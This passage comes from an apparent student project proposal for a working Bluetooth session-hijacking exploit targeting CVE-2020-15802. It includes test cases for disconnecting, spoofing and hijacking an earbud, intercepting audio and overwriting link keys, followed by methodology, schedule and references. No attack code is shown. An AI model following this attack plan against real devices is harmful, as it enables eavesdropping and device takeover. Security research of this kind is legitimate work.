2	* Verify that the DoS attack can disrupt the existing connection on the target Bluetooth device. Both the smartphone and Earbud are paired and connected prior to the start of this test.	• Kali Linux • earbud • smartphone • custom tool • wireshark	Pass if two conditions are met. First, on the smartphone display, it should show that the device gets disconnected from the bluetooth earbud. Second, the wireshark packet capture should show that the bluetooth connection gets terminated by the target device (Ear Bud).
3	Check the HCI info on the attacking machine, and run a bluetooth scan on the smartphone. * Verify that the machine running the exploits can spoof the identity of the legitimate Bluetooth client.	• Kali Linux • earbud • smartphone • btmgmt • hcitool • wireshark • custom tool	Pass if three conditions are met. First, the HCI info display on the attacking machine should have both address and device name match with the bluetooth client (Ear bud). Second, on the smartphone display, the bluetooth client name should appear as one of the results Third, on the smartphone display. when attempt to pair with bluetooth client, the wireshark running on then attacking machine should show capture connection request from the smartphone
4	Pair and connect both smartphone and earbud. * Verify that the	• Kali Linux • earbud • smartphone • wireshark	Pass if two conditions are met. First, run hcitool with the “con” option. The list of connections

	machine running the exploits successfully steals the Bluetooth session shared by the earbud and smartphone	• custom tool	displayed should include the address of both smartphone and earbud. Second, the packet captured on the attacking machine should have packets that show "connection response - Success" from both smartphone and earbud.
5	Play any audio on the legitimate bluetooth host. * Verify that the attacking machine can receive the audio stream intended for the bluetooth client.	• Wireshark • Kali Linux • Any audio source	Pass if two conditions are met. First, the audio stream on the attacking machine matches with the one sent from the bluetooth host. Second, Wireshark running on an attacking machine shows incoming traffic from the bluetooth host.
6	Verify that the exploit is capable of overwriting the long-term key generated from the legitimate Bluetooth host	• `Kali Linux (x2)` • custom tool • `hciconfig (Linux command)`	Compare the LTK on the Bluetooth client (victim) with the fake one generated from the attacker's machine. Pass if same, fail otherwise

The manual testing gives me an opportunity to inspect and learn how communication works in Bluetooth. This is crucial to the development because I don't have much experience in Bluetooth programming. However, as the development progresses, I will convert some of these manual testings to unit testing to increase the efficiency of the development. In order to identify potential bugs and errors as early as possible, I will run all of the existing unit tests at the end of each sprint. If any of the tests fail, I will attempt to fix it before the start of the next sprint.


6. Methodology

I will use different agile development processes to complete this project. Instead of going either pure agile or waterfall development, I will go with a more hybrid approach. During the early stage of this project, some basic planning will be done to define the project and gather initial requirements. In addition, the planning also covers different aspects of the project including

design, testing, and documentation on a very high level. This stage will take about two weeks to complete.

Next, the project enters the "research" and "strategize" phase. I don't have much experience in working with Bluetooth, therefore, some basic experiments with the related tools and APIs are required before I start the actual development process. During this stage, I will try to find useful tools and APIs, do some experiments with it, and determine if it is useful to the development of the exploits. This stage will take up to a minimum of 2 weeks or a maximum of 4 weeks.

With the tools and planning ready, the project can enter the "design" and "development" stage. I will incorporate the agile framework "scrum" in this stage. The required features are documented, developed, and tested independently in each of the sprints. Depending on the needs and challenges discovered in each of the sprints, minor design changes might be required. The development process is iterative; therefore, this stage could take up to 2 months. An overview of the process is shown in the Figure below.




The following are the list of technologies and tools I will use during the development process

- Project management related:
  - **Google drive**: can be used to keep documentation related work. Most of the documentation will be in google doc format. Some documents that are mostly just grids and cells (such as Gantt chart, test cases) will be in google sheet format.

    - **Github**: it is a web-based platform that can be used to archive source code based on versions or features. In the case of this project, I will use this tool to do the majority of the version control work.
- Design related work:
    - **Lucidchart**: it is a web-based platform that allows users to create charts and diagrams. In the case of this project, it is used mostly for creating common design diagrams such as UML, SSD, or Use Case diagrams.
- Software development related:
    - **VS Code**: a free source code editor that can be run on Linux. In the case of this project, I will use this editor for the majority of the heavy coding process.

7. System/Software Architecture Diagram

The system diagram below demonstrates the full process of hijacking



8. Innovation

The major innovative component of this project is that there are very few exploits out there that are made from this vulnerability. This is because the Bluetooth vulnerability, CVE-2020-15802, was discovered just recently. Most of the network security related developers

are either unaware of or unfamiliar with this vulnerability. This project aims to raise awareness about this specific vulnerability by giving real-life working exploits, and provide developers with analysis and explanation that helps them to understand the problems they would have to deal with if they ever choose to incorporate older Bluetooth into their work.

9. Complexity

In order to complete this project, the student must have a strong understanding of networking protocols; Specifically, the mechanism used for authenticating client and host before exchanging data. If the students do not have sufficient understanding of this mechanism, it is expected that the students do not know what techniques are required to overwrite the authentication key produced in a Bluetooth session. Therefore, they will fail to hijack a Bluetooth session.

Because this project also demonstrates how to exploit the Bluetooth vulnerability, the student should be able to link the exploitation to different kinds of existing cyberattacks, execute it, and perform analysis on it. For instance, the process of identifying a Bluetooth device is similar to an attack called ARP spoofing, which is also used to identify hosts on a network. All these tasks would be very difficult and infeasible for a diploma student, simply because the technology and concept needed for this project are more advanced than that of a student would learn in a diploma program.


10. Technical Challenges

There are two technical challenges for this project. One of which is understanding how Bluetooth works as a protocol between devices and connects the client and server together. This might sound simple, but for the purpose of this project, it is required to understand the protocol not just on the application level, but down to the hardware level as well. The second challenge is the actual hijacking of the Bluetooth session. This is especially difficult because this vulnerability is a recent one. Therefore, it is expected that the resources out there that can be used as references for this project might be very limited.

I will use several existing Kali Bluetooth packages to develop the exploit. I will also use Python for creating a GUI for the exploit. As for the tools, a Kali Linux is all that's required, because it already has many built-in tools for building exploits or performing penetration testing.

11. Development Schedule and Milestones

The figures below show the overview of the Gantt chart. As the development progresses, the tasks might be broken up into smaller tasks. The basic unit for the duration of each task is 1 day. The assumption for this schedule assumes students will spend around 3~5 hours a day working on the project. The required working hours for this project are estimated at roughly 360hours.



Milestone 1 (~64 hours)

TASK	PROGRESS	START	END	DAYS
Planning Phase				
Gather requirements	0%	1-2-21	1-5-21	4
High level module design	0%	1-6-21	1-9-21	4
High level test plan	0%	1-10-21	1-13-21	4
Documentation template	0%	1-14-21	1-17-21	4

Milestone 2 (~90 hours)

TASK	PROGRESS	START	END	DAYS
Research Phase				
Find and compile a list of tools	0%	1-18-21	1-25-21	8

Find and experiment API	0%	1-26-21	2-4-21	10
Strategize	0%	2-5-21	2-12-21	8

Milestone 3 (~230 hours)

TASK	PROGRESS	START	END	DAYS
Development Phase				
Sprint 1				
overwrite/generate authentication key	0%	2-13-21	2-19-21	7
spoof identify of Bluetooth host	0%	2-20-21	2-27-21	8
Sprint 2	0%			
steal Bluetooth session	0%	2-28-21	3-6-21	7
transmit fraudulent payload	0%	3-7-21	3-14-21	8
Sprint 3	0%			
Find tune the exploit (Bluetooth earbud)	0%	3-15-21	3-22-21	8
Find tune the exploit (Bluetooth mouse)	0%	3-23-21	3-26-21	4
Find tune the exploit	0%	3-27-21	3-30-21	4

(Bluetooth keyboard)				
Sprint 4				
Integrate existing scripts	0%	3-31-21	4-5-21	6
Modularize the exploits	0%	4-6-21	4-11-21	6

Milestone 4 (~25 hours)

TASK	PROGRESS	START	END	DAYS
Deploy Phase				
Final report	0%	4-12-21	4-16-21	5
User manual	0%	4-17-21	4-18-21	2

12. Deliverables

The deliverables for this project are as follows:

- Source code of the working exploit
- Test Plan and test results
- Final report
- User manual for the exploit

13. Conclusion and Expertise Development

The list below shows the knowledge I can get upon the completion of the project, as well as how the acquired knowledge contributes to my expertise development.

Learned:
The underlying principle of how Bluetooth works on both hardware and software levels.

Expertise Development:
Bluetooth devices are cheap and have low power consumption, which is why it is still one of the most commonly used protocols in today's world. If I can understand how Bluetooth works

on a more advanced level, I will be able to develop applications that maximize the advantages that Bluetooth has to offer.

Learned:
What trade-offs were made by the Bluetooth developer in exchange for the convenience and speed offered by the protocol

Expertise Development:
This is important because there's no single protocol that works on every application. If I can study and understand what trade-offs were made by the Bluetooth developer in exchange for the convenience and speed offered by the protocol, I will be able to make better choices when it comes to picking what protocol should be used in an application or service.

I have already acquired basic knowledge about how protocols work in general. I learned it after I completed the first year in the BTech program. Overall, this project provides me with an opportunity to practically apply what I have learned from the CST and BTech program, which helps to further strengthen my understanding of modern protocols, as well as basic programming skills.

14. References

Wodinsky, S. (2020, September 10). Bluetooth Unveils Its Latest Security Issue, With No Security Solution. Retrieved October 28, 2020, from https://gizmodo.com/bluetooth-unveils-its-latest-security-issue-with-no-se-1845013709

CVE-2020-15802 Detail. (2020, September 11). Retrieved October 28, 2020, from https://nvd.nist.gov/vuln/detail/CVE-2020-15802

Xu, J., Zhang, T., Lin, D., Mao, Y., Liu, X., Chen, S., Shao, S., Tian, B., & Yi, S. (2013). Pairing and Authentication Security Technologies in Low-Power Bluetooth. *2013 IEEE International Conference on Green Computing and Communications and IEEE Internet of Things and IEEE Cyber, Physical and Social Computing*, 1081-1085.

15. Change Log

Section 11 (Development Schedule and Milestone):

- Minor change (capitalized letters...)
- Change total estimate hours to 360
- Add estimate hours for each milestone (stage)

Section 13 (Conclusion and Expertise Development):

- Minor change (capitalized letters...)

4.2. Project Supervisor Approvals

[Include written approvals from the project supervisor indicating that they've approved both the proposal and report. Also include any changes that have been approved by the project supervisor. Please note that without written approvals from the project supervisor, the committee may not review the final report.]

4.3. Request for Confidentiality

[Insert formal written letter/documentation requesting for the report to not be made open for public viewing. Delete this section if not applicable.]

5. References

Wodinsky, S. (2020, September 10). Bluetooth Unveils Its Latest Security Issue, With No Security Solution. Retrieved October 28, 2020, from https://gizmodo.com/bluetooth-unveils-its-latest-security-issue-with-no-se-1845013709

CVE-2020-15802 Detail. (2020, September 11). Retrieved October 28, 2020, from https://nvd.nist.gov/vuln/detail/CVE-2020-15802

Xu, J., Zhang, T., Lin, D., Mao, Y., Liu, X., Chen, S., Shao, S., Tian, B., & Yi, S. (2013). Pairing and Authentication Security Technologies in Low-Power Bluetooth. *2013 IEEE International Conference on Green Computing and Communications and IEEE Internet of Things and IEEE Cyber, Physical and Social Computing*, 1081-1085.